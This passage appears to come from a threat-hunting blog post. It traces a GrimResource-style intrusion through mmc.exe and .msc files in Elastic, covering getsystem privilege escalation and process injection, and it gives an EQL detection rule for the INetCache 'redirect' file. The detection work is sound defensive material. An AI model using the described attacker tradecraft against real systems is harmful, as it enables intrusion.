

As previously mentioned, we have used getsystem to escalate privileges. To search for that, we can open the timeline and start. Let’s add the PowerShell process.executable to the timeline and check it again. Also, we are going to filter to get the event.category equal to API.

As in the past example, the traffic is set to https so let’s find the injection and the traffic that is generating the injected process.

On the elastic report, they note that a redirect[?] file is created under the INetCache folder. Let’s try it.
sequence by process.entity_id with maxspan=1m
 [process where event.action == "start" and
 process.executable : "?:\\Windows\\System32\\mmc.exe" and process.args : "*.msc"]
 [file where event.action in ("creation", "overwrite") and
 process.executable :  "?:\\Windows\\System32\\mmc.exe" and file.name : "redirect[?]" and
 file.path : "?:\\Users\\*\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\*\\redirect[?]"]

Just to refresh, remember that event id 4104 and 4103 are very important in Powershell.
Useful Resources
Elastic Grimresource post CyberChef grimresource.msc DotNetToJScript Sliver Documentation ired.team Offensive VBA EQL syntax reference Elastic Container Sysmon Event Id breakdown